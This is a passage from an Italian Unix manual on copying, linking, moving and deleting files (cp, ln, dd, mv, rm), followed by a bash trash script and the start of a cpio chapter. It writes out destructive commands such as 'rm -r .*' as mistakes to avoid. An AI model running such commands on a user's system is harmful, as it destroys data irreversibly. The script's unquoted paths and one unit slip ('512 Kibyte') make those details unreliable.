Usa l'argomento (mese, giorno, ore, minuti, secolo, anno, secondi) invece di utilizzare la data corrente.

[6] **GNU file management utilities** GNU GPL

Copia, collegamento, spostamento e cancellazione

Quelle indicate nel titolo del capitolo sono fasi fondamentali dell'amministrazione dei dati. Nello stesso modo sono anche operazioni molto delicate. La tabella 75.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 75.1. Riepilogo dei programmi per la copia, la creazione di collegamenti, lo spostamento e la cancellazione di file e directory.

Programma	Descrizione
cp	Copia.
ln	Crea dei collegamenti.
install	Copia attribuendo permessi e proprietà ai file di destinazione.
dd	Copia a basso livello.
mv	Sposta o rinomina i file.
rm	Cancella.

75.1 Copia e collegamento

La copia genera un altro file o un'altra directory, il collegamento genera un riferimento aggiuntivo agli stessi dati di origine: assomiglia alla copia, ma rappresenta solo un modo per fare apparire la stessa cosa in più punti differenti.

Nei sistemi Unix i collegamenti sono molto importanti e vengono usati di frequente. Si distinguono due tipi di questi: collegamenti simbolici (*symbolic link*) e collegamenti fisici (*hard link*). Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; i collegamenti simbolici sono dei file speciali e per questo distinguibili dai file originali.

A fianco del problema della copia di file (o di directory), cioè di entità virtuali per il contenimento dei dati, ci può essere il problema elementare (anche se complicato per l'utente) di trasferire dati attraverso i dispositivi in modo diretto (copia a basso livello).

75.1.1 Collegamenti simbolici

Si è accennato al fatto che i collegamenti simbolici sono dei file speciali, distinguibili dai file originali. Si creano normalmente utilizzando il programma '**`ln`**', con l'opzione '**`-s`**', come nell'esempio seguente:

$ **`ln -s /bin/sh ./sh`**[*Invio*]

Seguendo l'esempio, se si leggono le caratteristiche del file '`./sh`' attraverso '**`ls`**', si può notare l'indicazione esplicita del fatto che si tratta di un riferimento al file '`/bin/sh`' (il quale potrebbe essere un altro collegamento, ma questo adesso non è importante).

$ **`ls -l sh`**[*Invio*]

```
lrwxrwxrwx   1 tizio    tizio           7 Mar  2 10:16 sh -> /bin/sh
```

La lettera che appare all'inizio dei permessi, «l», indica esplicitamente che si tratta di un collegamento simbolico. Alla fine, viene indicato anche a chi punta il collegamento: '**`-> /bin/sh`**'.

Si può osservare inoltre che i permessi di un collegamento simbolico non esistono. Formalmente vengono mostrati come attivi tutti i permessi degli ultimi 9 bit (lettura, scrittura ed esecuzione per tutti gli utenti), perché quelli che contano sono in realtà i permessi del file (o della directory) cui effettivamente punta il collegamento simbolico.

L'esistenza dei collegamenti simbolici altera la logica normale della copia: ha senso copiare i file a cui i collegamenti puntano, o ha senso copiare i collegamenti? Solitamente si considera che la gestione dei collegamenti simbolici debba essere trasparente, come se questi non esistessero e si trattasse effettivamente dei file a cui loro puntano. Ma ciò vale fino a quando non si fa esplicitamente riferimento ai collegamenti in quanto tali.

75.1.2 Collegamenti fisici

La gestione dei collegamenti fisici è più seria, nel senso che deve essere riservata a situazioni di particolare necessità. Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; in pratica, due o più voci nella stessa directory, o in directory differenti, possono puntare allo stesso file.

Quando si cancella un file, si elimina il riferimento al suo inode dalla directory che lo contiene formalmente. Quando un inode non ha più riferimenti, viene considerato libero e può essere riutilizzato per un altro file. In altre parole, se si utilizzano i collegamenti fisici, un file viene cancellato effettivamente quando sono stati eliminati tutti i riferimenti a questo.

Per comprendere in pratica cosa accade, si può provare con gli esempi seguenti.

$ **touch mio_file**[*Invio*]

$ **ls -l mio_file**[*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Mar  2 10:48 mio_file
```

$ **ln mio_file tuo_file**[*Invio*]

$ **ls -l mio_file tuo_file**[*Invio*]

```
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, con questa serie di operazioni si è giunti ad avere due file, apparentemente indipendenti, ma se viene modificato il contenuto di uno si vedono le modifiche anche sull'altro. Dal momento che i permessi e la proprietà dei file (UID e GID) sono informazioni contenute nell'inode, la modifica di questi si ripercuote su tutti i collegamenti.

Si può osservare il numero che appare dopo i permessi, due, che indica quanti riferimenti ha l'inode corrispondente. In pratica, quel numero indica quante voci puntano a quello stesso file. Non si può sapere facilmente quali siano gli altri riferimenti. Si può solo conoscere il numero dell'inode.

$ **ls -l -i mio_file tuo_file**[*Invio*]

```
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, i due file hanno lo stesso inode (il numero che appare prima dei permessi), quindi **sono lo stesso file**.

75.1.3 Directory e collegamenti fisici

Ogni directory contiene due riferimenti convenzionali: uno a se stessa e uno alla directory genitrice ('`.`' e '`..`'). Si tratta di nomi di file a tutti gli effetti, che puntano agli inode della directory stessa e di quella precedente.

l'inode di una directory ha pertanto almeno due riferimenti: quello che serve a raggiungere la directory stessa, a partire dalla sua directory genitrice, e quello rappresentato dal punto singolo (la stessa directory).

Quando una directory ne contiene un'altra, allora il numero di riferimenti alla directory di partenza aumenta, perché la directory che si aggiunge ha un riferimento alla sua directory genitrice.

$ **mkdir miadir**[*Invio*]

$ **ls -l -d -i miadir**[*Invio*]

```
 157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 miadir
```

L'esempio mostra semplicemente il riferimento alla directory '`miadir/`' contenuto nella sua directory precedente. Si può provare a leggere il contenuto della directory appena creata.

$ **cd miadir**[*Invio*]

$ **ls -l -i -a miadir**[*Invio*]

```
 157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 .
 536615 drwxrwxr-x   3 tizio    tizio        3072 Mar  2 11:22 ..
```

Come si può osservare, il file indicato con un punto singolo ('`.`') ha lo stesso numero di inode della directory '`miadir/`', cosa che spiega il motivo per cui una directory ha almeno due riferimenti (collegamenti fisici).

La directory genitrice, rappresentata dai due punti in sequenza ('`..`'), ha tre riferimenti totali per il solo fatto che esiste questa directory (in pratica: i due riferimenti naturali, più questo, perché esiste questa directory).

75.1.4 $ cp

cp [*opzioni*] *origine destinazione*
cp [*opzioni*] *origine... directory*

Copia i file. [1] Se vengono specificati solo i nomi di due file, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato con lo stesso nome nella directory. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e verranno generate le copie di tutti i file nella directory di destinazione. In mancanza di opzioni particolari, le directory non vengono copiate.

> '**`cp`**' può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che '**`cp`**' funzioni sempre con l'opzione '**`-i`**'. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l'opzione '**`-f`**'.

[1] **GNU file management utilities** GNU GPL

Alcune opzioni

`-a | --archive`

Equivalente a '**-dpR**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.

`-b | --backup`

Mantiene delle copie di sicurezza dei file che vengono sovrascritti con la copia.

`-d | --no-dereference`

Copia i collegamenti simbolici mantenendoli come tali, invece di copiare i file a cui i collegamenti si riferiscono.

`-f | --force`

Sovrascrittura forzata dei file di destinazione.

`-i | --interactive`

Richiede una conferma per la sovrascrittura nel caso in cui esistano già dei file con i nomi uguali a quelli di destinazione della copia.

`-l | --link`

Crea un collegamento fisico invece di copiare i file (non vale per le directory).

`-s | --symbolic-link`

Crea un collegamento simbolico invece di copiare i file (non vale per le directory).

`-P | -d | --no-dereference`

Copia i collegamenti simbolici come tali, invece di copiare i file a cui puntano.

`--parents`

Copia anche il percorso indicato nel file di origine.

`-p | --preserve`

Mantiene le proprietà, le modalità dei permessi originali e le date originali.

`-r`

Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.

`-R | --recursive`

Copia file e directory in modo ricorsivo (includendo le sottodirectory).

`-S` *suffisso_di_backup* | `--suffix=`*suffisso_di_backup*

Permette di definire il suffisso da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente '**SIMPLE_BACKUP_SUFFIX**'. Se anche questa variabile non è stata predisposta, si utilizza il simbolo tilde ('**~**').

`-V` *tipo_di_backup* | `--version-control=`*tipo_di_backup*

Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**-b**'. Per la precisione cambia il tipo di estensione che viene aggiunto ai file:

- '**t**', '**numbered**'
  le copie di sicurezza hanno un'estensione numerata;
- '**nil**', '**existing**'
  mantiene le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate;
- '**never**', '**simple**'
  esegue una copia di sicurezza semplice, ovvero ne mantiene una sola copia.

Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente '**VERSION_CONTROL**'.

Variabili

```
VERSION_CONTROL
```

Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**-V**'.

```
SIMPLE_BACKUP_SUFFIX
```

Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Esempi

```
$ cp -R /test/* ~/prova
```

Copia il contenuto della directory '`/test/`' in '`~/prova/`', copiando anche eventuali sottodirectory contenute in '`/test/`'.

```
$ cp -R /test ~/prova
```

Copia la directory '`/test/`' in '`~/prova/`' (attaccando '`test/`' a '`~/prova/`'), copiando anche eventuali sottodirectory contenute in '`/test/`'.

```
$ cp --parents aa/bb/cc miadir
```

Copia il file '`aa/bb/cc`' in modo da ottenere '`miadir/aa/bb/cc`'. Le directory intermedie, eventualmente mancanti, vengono create.

```
$ cp --no-dereference /test/* ~/prova
```

Copia il contenuto della directory '`/test/`' in '`~/prova/`', riproducendo i collegamenti simbolici così come sono nell'origine.

È molto importante comprendere la differenza tra le opzioni '**-r**' e '**-R**'. La seconda è quella che rappresenta meglio la ricorsività della copia, perché la prima tratta i file FIFO e alcuni file speciali come file normali. Per comprendere la cosa, si può procedere con l'esempio seguente, in cui si crea prima una directory, all'interno della quale si inserisce un file FIFO:

```
$ mkdir prova_1
```

```
$ mknod coda p
```

In questo modo, si ottiene il file FIFO '`prova_1/coda`'. Volendo copiare la directory '`prova_1`' in '`prova_2`', includendo il file FIFO '`coda`', si deve procedere nel modo seguente:

```
$ cp -R prova_1 prova_2
```

Al contrario, utilizzando l'opzione '**-r**', la copia non si concluderebbe, perché questa resterebbe in attesa di dati dal file 'prova_1/coda', come se fosse un file normale, per generare un file 'prova_2/coda' (di tipo normale), con tale contenuto.

75.1.5 $ ln

ln [*opzioni*] *origine destinazione*
ln [*opzioni*] *origine... directory*

Crea un collegamento tra file o tra directory. [2] Se viene specificata un'origine e una destinazione, questa ultima sarà il nuovo collegamento che punta al nome indicato come origine (e può trattarsi anche di una directory). Se vengono specificati più nomi nell'origine, l'ultimo argomento deve essere una directory e si intende che al suo interno verranno creati tanti collegamenti quanti sono i nomi indicati come origine. Se non viene specificato diversamente attraverso le opzioni, vengono creati dei collegamenti fisici e non dei collegamenti simbolici.

'**ln**' utilizza le variabili di ambiente '**VERSION_CONTROL**' e '**SIMPLE_BACKUP_SUFFIX**' nello stesso modo di '**cp**'.

Alcune opzioni

-b | --backup
-f | --force
-i | --interactive
-S | --suffix
-V | --version-control

Le opzioni sopra indicate funzionano nello stesso modo di '**cp**'.

-s | --symbolic-link

Crea un collegamento simbolico invece di creare un collegamento fisico.

-d | -F | --directory

Permette all'utente '**root**' di creare un collegamento fisico per una directory, ma questa operazione potrebbe essere impedita poi dal kernel.

-n | --no-dereference

Quando la destinazione corrisponde a un collegamento simbolico preesistente che punta verso una directory, il funzionamento normale prevederebbe la creazione del collegamento in quella directory. Usando questa opzione si intende evitare ciò, rimpiazzando quel collegamento simbolico. Per poter attuare in pratica la cosa, occorre anche utilizzare l'opzione '**-f**'.

Esempi

```
$ ln -s /bin/ls ~/elenco
```

Crea il collegamento simbolico 'elenco', all'interno della directory personale, che punta a '/bin/ls'. Eseguendo il file '~/elenco' si ottiene in pratica di eseguire il comando '**ls**'.

```
$ ln /bin/ls ~/elenco
```

[2] **GNU file management utilities** GNU GPL

Crea il collegamento fisico '`elenco`', all'interno della directory personale, che punta a '`/bin/ls`'. Eseguendo il file '**`~/elenco`**' si ottiene in pratica di eseguire il comando '**`ls`**'.

`$` **`ln -s /bin/* ~/`**

Crea una serie di collegamenti simbolici all'interno della directory personale per tutti i file contenuti in '`/bin`'. Per ogni collegamento simbolico che viene creato, il percorso di questo sarà assoluto e inizierà con '`/bin/`'.

`$` **`cd /bin ; ln -s * ~/`**

In questo esempio, rispetto a quanto mostrato in quello precedente, il comando di creazione dei collegamenti simbolici viene dato nel momento in cui ci si trova nella directory '`/bin/`', in riferimento a tutti i file della stessa. Quello che si ottiene nella directory personale dell'utente è la creazione di collegamenti simbolici diretti a se stessi e **perfettamente inutili**.

`$` **`ln -s /bin ~/binari`**

Crea il collegamento simbolico '`~/binari`' alla directory '`/bin/`'. Eseguendo '**`cd ~/binari`**' ci si ritroverà in '`/bin/`'.

75.1.6 $ install

`install` [*opzioni*] *origine...* *destinazione*
`install` [*opzioni*] `-d` *directory...*

Copia i file attribuendo i permessi e le proprietà stabilite. [3] In pratica, si comporta in modo simile a '**`cp`**' con in più la possibilità di definire gli attributi dopo la copia e di creare tutte le directory necessarie. È usato tipicamente per l'installazione di programmi.

Alcune opzioni

`-b` | `--backup`
`-S` | `--suffix`
`-V` | `--version-control`

Le opzioni sopra indicate funzionano nello stesso modo di '**`cp`**'.

`-d` *directory...* | `--directory=`*directory...*

Crea le directory indicate, definisce l'utente proprietario, il gruppo proprietario e i permessi in base alle altre opzioni.

`-g` *gruppo* | `--group=`*gruppo*

Definisce il gruppo proprietario dei file installati o delle directory.

`-m` *modalità* | `--mode=`*modalità*

Definisce i permessi in modo analogo alla sintassi di '**`chmod`**' (74.2.5).

`-o` *proprietario* | `--owner=`*proprietario*

Definisce l'utente proprietario dei file installati o delle directory.

[3] **GNU file management utilities** GNU GPL

75.1.7 $ dd

```
dd [opzioni]
```

'**`dd`**' [4] (*Data duplicator* o *Data dump*) è un programma di copia a basso livello. Le opzioni sono definite in modo strano rispetto ai normali programmi di servizio Unix, in quanto non sono prefissate dal solito trattino ('`-`'). Se tra le opzioni non vengono definiti i file di input o di output, si usano rispettivamente lo standard input e lo standard output.

Molte delle opzioni utilizzano un argomento numerico. Questi argomenti numerici possono essere indicati anche con l'ausilio di moltiplicatori posti subito dopo il numero stesso:

- '*n*`b`' = *n* * 512
- '*n*`c`' = *n* * 1 = *n*
- '*n*`k`' = *n* * 1024
- '*n*`w`' = *n* * 2
- '*n*`x`*m*' = *n* * *m*

Opzioni

`if=`*file*

Legge i dati dal file indicato invece che dallo standard input.

`of=`*file*

Scrive i dati nel file indicato invece che attraverso lo standard output. In questo caso, se il file indicato esiste già e la quantità di dati da scrivere è inferiore alla sua vecchia dimensione, questo file viene troncato alla dimensione nuova. Questa regola non vale più se si utilizza un tipo di conversione '**`notrunc`**' (viene descritto più giù).

`ibs=`*numero_di_byte*

Legge a blocchi di byte della quantità indicata dall'argomento.

`obs=`*numero_di_byte*

Scrive a blocchi di byte della quantità indicata dall'argomento.

`bs=`*numero_di_byte*

Legge e scrive a blocchi di byte della quantità indicata dall'argomento. Questa opzione annulla eventuali dichiarazioni fatte attraverso '**`ibs`**' e '**`obs`**'.

`cbs=`*numero_di_byte*

Definisce la dimensione della memoria di conversione (*buffer*). In pratica determina la dimensione del blocco da utilizzare quando si devono effettuare delle conversioni nella codifica. Più avanti viene descritto il significato di questa opzione, in corrispondenza della descrizione dei tipi di conversione attuabili.

`skip=`*numero_di_blocchi*

In fase di lettura del file di input, salta il numero di blocchi indicato come argomento, dall'inizio del file, prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**`ibs`**' o con '**`bs`**'.

`seek=`*numero_di_blocchi*

[4] **GNU file management utilities** GNU GPL

In fase di scrittura del file di output, salta il numero di blocchi indicato come argomento prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**`obs`**' o con '**`bs`**'. Il risultato dell'azione di saltare dei blocchi in fase di scrittura cambia a seconda che il file di destinazione sia già esistente o meno. Se il file esiste già, i byte dei blocchi saltati vengono lasciati inalterati e nel file si comincia a scrivere dopo la posizione indicata: se poi il file è troppo corto, questo viene allungato. Se il file non esiste, i byte dei blocchi da saltare vengono scritti con un valore nullo (*<NUL>*, pari a 00_{16}).

`count=`*numero_di_blocchi*

Determina la quantità di blocchi da scrivere: si tratta di blocchi di input e quindi di quelli definiti attraverso l'opzione '**`ibs`**' o '**`bs`**'. Senza l'indicazione di questa opzione, la copia è sempre completa (a meno che si saltino delle porzioni con l'opzione '**`skip`**').

`conv=`*conversione* [`,`*conversione*]...

Permette di definire il tipo di conversione, anche attraverso passaggi successivi. Il tipo di conversione viene specificato con il nome che lo identifica. Se si intendono applicare passaggi successivi, i tipi di conversione si separano con una virgola senza spazi prima o dopo la stessa.

Tipi di conversione

`ascii`

Converte dalla codifica EBCDIC a ASCII.

`ebcdic`

Converte dalla codifica ASCII a EBCDIC.

`ibm`

Converte dalla codifica ASCII-IBM a EBCDIC.

`block`

Tratta le righe di ingresso come record terminati dal codice di interruzione di riga. Questi record vengono troncati o allungati in modo da corrispondere alla dimensione indicata attraverso l'opzione '**`cbs`**'. Alla fine, i codici di interruzione di riga risultano trasformati in spazi normali (*<SP>*), a meno che i record non siano stati troncati prima; inoltre, se si è reso necessario un allungamento dei record, è sempre il carattere spazio a essere aggiunto.

In pratica, il risultato finale è quello di un file con i record di dimensione uguale e per questo senza più alcuna terminazione attraverso codici di interruzione di riga.

`unblock`

Esegue l'operazione opposta di '**`block`**': il file in ingresso viene letto a blocchi di dimensione stabilita attraverso l'opzione '**`cbs`**' e gli spazi finali di ogni blocco vengono sostituiti con il codice di interruzione di riga.

`lcase`

Trasforma le lettere maiuscole in minuscole.

`ucase`

Trasforma le lettere minuscole in maiuscole.

`swab`

Scambia le coppie di byte: ciò può essere utile quando i dati in questione sono interi a 16 bit da trasformare in, o da, una piattaforma Intel. (Nelle piattaforme Intel, gli interi a 16 bit sono scritti in modo da invertire la sequenza normale dei due byte che si utilizzano).

`noerror`

Nel caso si verifichi un errore di lettura, continua ugualmente l'operazione.

`notrunc`

Il file in uscita non viene troncato. Questo argomento è utile nel caso si scriva su file già esistenti: se dopo la trasformazione che si fa, la dimensione dei dati in uscita è inferiore a quella che ha già il file su cui si scrive, i dati rimanenti si lasciano come sono senza ridurre la dimensione di questo file.

`sync`

Aggiusta la lunghezza di ogni blocco in ingresso, aggiungendo eventualmente il carattere *<NUL>* (00_{16}), in modo che la sua dimensione sia uguale a quanto stabilito attraverso l'opzione '**`ibs`**'.

Esempi

Il programma '**`dd`**' viene usato normalmente per riprodurre le immagini di dischetti, anche se nella maggior parte dei casi è sufficiente usare '**`cp`**'.

```
# dd if=disk.img of=/dev/fd0
```

In questo caso si trasferisce semplicemente il file '`disk.img`' nel dischetto (inizializzato precedentemente). Nessun'altra indicazione è stata data, per cui si presume che il file sia adatto al formato di dischetto che si sta utilizzando.

```
# dd if=disk.img of=/dev/fd0 obs=18k
```

Rispetto all'esempio precedente, si immagina di avere a disposizione un dischetto da 1440 Kibyte (e naturalmente che il file-immagine sia adatto a questo tipo di dischetto). Un dischetto da 90 mm[5] con questo formato è composto da cilindri contenenti 18 + 18 settori di 512 Kibyte: 2 * 18 * 512 = 18 Kibyte. Specificando l'opzione '**`obs=18k`**' si intende fare in modo che '**`dd`**' fornisca al dispositivo '`/dev/fd0`' blocchi di quella dimensione per facilitare l'operazione di scrittura.

```
# dd if=disk.img of=/dev/fd0 obs=18k count=80
```

Rispetto all'esempio precedente, viene specificato il numero di blocchi da scrivere: 80, pari al numero dei cilindri. In questo modo, se il file in ingresso fosse più grande, non ci sarebbe alcun tentativo di superare tale limite.

75.2 Spostamento e cancellazione

Lo spostamento è una sorta di copia e cancellazione dell'originale. Attraverso questo meccanismo si ottiene anche il cambiamento del nome di file e directory: un cambiamento di nome puro e semplice non è possibile. Questo fatto deve essere considerato quando si valutano le conseguenze dei permessi attribuiti ai file e alle directory; inoltre, occorre tenere in considerazione il problema quando si valuta l'eventuale pericolosità di questo tipo di operazione: cambiare nome a un file in modo errato può provocare la sovrascrittura di un altro.

La cancellazione è sempre l'operazione più pericolosa. Nei file system Ext2 o Ext3 non è molto facile recuperare i dati cancellati. Piuttosto di cancellare, sarebbe meno pericoloso spostare temporaneamente i file in una directory che funge da cestino. Nella sezione 75.2.3 viene mostrato uno script in grado di gestire agevolmente una sorta di cestino del genere.

[5] 3,5 pollici.

75.2.1 $ mv

mv [*opzioni*] *origine*... *destinazione*

Sposta i file o le directory. [6] Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato o rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo argomento **deve** essere una directory: verranno spostati tutti gli elementi elencati nella directory di destinazione. Nel caso di spostamenti attraverso diversi file system, vengono spostati solo i file normali, quindi: né collegamenti, né directory.

> '**`mv`**' può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che '**`mv`**' funzioni sempre con l'opzione '**`-i`**'. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l'opzione '**`-f`**'.

Alcune opzioni

`-b | --backup`

`-f | --force`

`-i | --interactive`

`-S | --suffix`

`-V | --version-control`

Le opzioni sopra indicate funzionano nello stesso modo di '**`cp`**'.

75.2.2 $ rm

rm [*opzioni*] *nome*...

Rimuove i file indicati come argomento. [7] In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Alcune opzioni

`-r | -R | --recursive`

Rimuove il contenuto delle directory in modo ricorsivo.

`-i | --interactive`

Chiede una conferma esplicita per la cancellazione di ogni file.

`-d | --directory`

Elimina le directory trattandole come se fossero dei file normali. In pratica, i file e le altre directory che dovessero eventualmente essere contenuti, non vengono rimossi prima: viene semplicemente interrotto il loro collegamento. L'operazione può essere pericolosa perché ci potrebbero essere dei file aperti al di sotto di queste directory che si rimuovono, senza che tale possibilità venga verificata. Inoltre, dopo un'azione di questo tipo, il file system

[6] **GNU file management utilities** GNU GPL

[7] **GNU file management utilities** GNU GPL

deve essere controllato in modo da eliminare gli errori che si generano: la presenza di file senza riferimenti è un errore.

-f | --force

Ignora l'eventuale assenza di file per i quali si richiede la cancellazione e non chiede conferme all'utente. Può essere utile quando si prepara uno script e non è importante se ciò che si cancella esiste già o meno.

Esempi

$ **rm prova**

Elimina il file '`prova`'.

$ **rm ./-r**

Elimina il file '`-r`' che inizia il suo nome con un trattino, senza confondersi con l'opzione '**`-r`**' (ricorsione).

$ **rm -r ~/varie**

Elimina la directory '`varie/`' che risiede nella directory personale dell'utente, insieme a tutte le sue eventuali sottodirectory.

Attenzione

'**`rm`**' è pericolosissimo perché è potente e irreversibile. Gli errori più frequenti e disastrosi, sono causati da sbagli nella digitazione dei comandi o da cattiva valutazione dell'effetto di uno di questi. Ci sono tre cose da fare per ridurre i rischi di disastri:

- evitare il più possibile di accedere come utente '**`root`**';
- controllare il comando che si vuole eseguire;
- creare un alias in modo che '**`rm`**' funzioni sempre con l'opzione '**`-i`**'.

Gli errori più frequenti **da evitare** sono i seguenti.

$ **rm prova ***

L'intenzione era quella di eliminare solo i file che iniziano con la parola '**`prova`**', in realtà, è stato inserito uno spazio involontario tra '**`prova`**' e l'asterisco. In tal modo, prima viene cancellato il file '`prova`' e subito dopo tutto quello che si trova nella directory corrente.

$ **rm -r .***

L'intenzione era quella di eliminare tutti i file e le directory nascoste (tutto ciò che inizia con un punto) contenute nella directory corrente. In realtà si cancellano sì i file nascosti, ma con essi anche la directory stessa ('**`.`**') e la directory genitrice ('**`..`**'). In pratica, se i permessi dei file e delle directory lo permettono, **si elimina tutto**.

75.2.3 Cestino personale

Il modo migliore per non sbagliare utilizzando '**`rm`**' è quello di non usarlo. Quello che segue è un esempio di uno script che invece di cancellare sposta i file e le directory in una sorta di cestino:

```
#!/bin/bash
#======================================================================
# ricicla FILE...
#======================================================================

#======================================================================
```

```
# nome_completo NAME
#-----------------------------------------------------------------------
function nome_completo () {

    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"

    primo_carattere=‘echo $1 | $comando_sed‘

    if [ $primo_carattere == "/" ]
    then
        # Si tratta di un percorso assoluto.
        echo $1
    else
        # È necessario aggiungere il percorso precedente.
        echo ‘pwd‘/$1
    fi
}

#-----------------------------------------------------------------------
# Crea una directory temporanea da usare come cestino.
#-----------------------------------------------------------------------
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
NOME_COMPLETO=""

mkdir $CESTINO 2> /dev/null

#-----------------------------------------------------------------------
# Verifica.
#-----------------------------------------------------------------------
if ! touch $CESTINO/$DATA
then
    # Non è stato possibile creare il cestino: forse ci sono problemi di
    # permessi.
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"

    # Lo script termina restituendo un valore falso.
    exit 1
else
    # Elimina il file di prova all’interno del cestino.
    rm -f $CESTINO/$DATA
fi

#-----------------------------------------------------------------------
# Copia all’interno del cestino.
#-----------------------------------------------------------------------
for filename in $@
do
    # Trova il percorso assoluto.
    NOME_COMPLETO=‘nome_completo $filename‘

    # Sposta il file o la directory.
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
#======================================================================
```

L’esempio mostrato riproduce il percorso in cui si trovano i file a partire dalla directory che svolge il ruolo di cestino. In questo modo si possono creare delle collisioni, per esempio quando si tenta di sovrascrivere una directory con un file. Se si preferisce si può usare la versione alternativa che viene mostrata nel seguito, in cui l’inizio del percorso del cestino è ottenuto da una

sottodirectory composta dalla data e dall'ora in cui è stata svolta l'operazione:

```
#!/bin/bash
#======================================================================
# ricicla FILE...
#======================================================================

#----------------------------------------------------------------------
# nome_completo NAME
#----------------------------------------------------------------------
function nome_completo () {

    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"

    primo_carattere=`echo $1 | $comando_sed`

    if [ $primo_carattere == "/" ]
    then
        # Si tratta di un percorso assoluto.
        echo $1
    else
        # È necessario aggiungere il percorso precedente.
        echo `pwd`/$1
    fi
}

#----------------------------------------------------------------------
# Crea una directory temporanea da usare come cestino.
#----------------------------------------------------------------------
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
NOME_COMPLETO=""

mkdir $CESTINO 2> /dev/null

#----------------------------------------------------------------------
# Verifica.
#----------------------------------------------------------------------
if ! touch $CESTINO/$DATA
then
    # Non è stato possibile creare il cestino: forse ci sono problemi di
    # permessi.
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"

    # Lo script termina restituendo un valore falso.
    exit 1
else
    # Elimina il file di prova all'interno del cestino.
    rm -f $CESTINO/$DATA
fi

#----------------------------------------------------------------------
# Fa in modo che il cestino abbia una sottodirectory diversa ogni volta.
#----------------------------------------------------------------------
CESTINO="$CESTINO/$DATA"
mkdir $CESTINO 2> /dev/null

#----------------------------------------------------------------------
# Copia all'interno del cestino.
#----------------------------------------------------------------------
for filename in $@
do
    # Trova il percorso assoluto.
    NOME_COMPLETO=`nome_completo $filename`
```

```
    # Sposta il file o la directory.
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
#========================================================================
```

Capitolo 76

Archiviazione e compressione

L'archiviazione e la compressione sono le fasi attraverso le quali si realizzano delle copie di sicurezza, oppure si preparano i dati prima di una trasmissione. La tabella 76.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 76.1. Riepilogo dei programmi per l'archiviazione e la compressione di file e directory.

Programma	Descrizione
cpio	Archivia e recupera.
tar	Archivia e recupera.
gzip	Comprime e decomprime.
bzip2	Comprime e decomprime.

76.1 Archiviazione

L'archiviazione è quel procedimento con cui si impacchettano file o rami di directory in modo da facilitarne la conservazione all'interno di unità di memorizzazione senza file system. Per lo stesso motivo, l'archiviazione è il modo con cui si possono trasferire agevolmente i dati attraverso piattaforme differenti.

L'archiviazione pura e semplice non ottiene alcun risparmio nello spazio utilizzato dai dati. Per questo si utilizza la compressione che permette di ridurre questo utilizzo.

> L'archiviazione pura e semplice è ottenuta normalmente attraverso il programma '**`tar`**' o il programma '**`cpio`**'. Questi due sono equivalenti, almeno a livello teorico. In pratica, è l'utilizzatore che sceglie quello che per qualche motivo gli è più simpatico, specializzandosi nell'uso delle sue opzioni particolari.

Questo argomento viene ripreso anche nel capitolo dedicato alle copie di sicurezza (346).

76.1.1 $ cpio

```
cpio -o [opzioni] [< elenco_nomi] [> archivio]
```

```
cpio -i [opzioni] [modello] [< archivio]
```

```
cpio -p [opzioni] directory_di_destinazione [< elenco_nomi]
```

Copia file da e verso archivi '**`cpio`**' o '**`tar`**'. [1] L'archivio può essere un file su disco, un nastro magnetico o una pipe. Le tre sintassi indicate rappresentano le tre modalità operative del comando.

- *copy-out* (archiviazione)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e l'archivio di questi file viene generato ed emesso attraverso lo standard output.

- *copy-in* (lettura di un archivio)

  Dallo standard input viene letto il contenuto di un archivio dal quale si possono estrarre i file in esso contenuti.

[1] **GNU cpio** GNU GPL

- *copy-pass* (copia)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e questi file (con il loro contenuto) vengono copiati nella directory di destinazione.

Vedere *cpio.info* o *cpio(1)*.

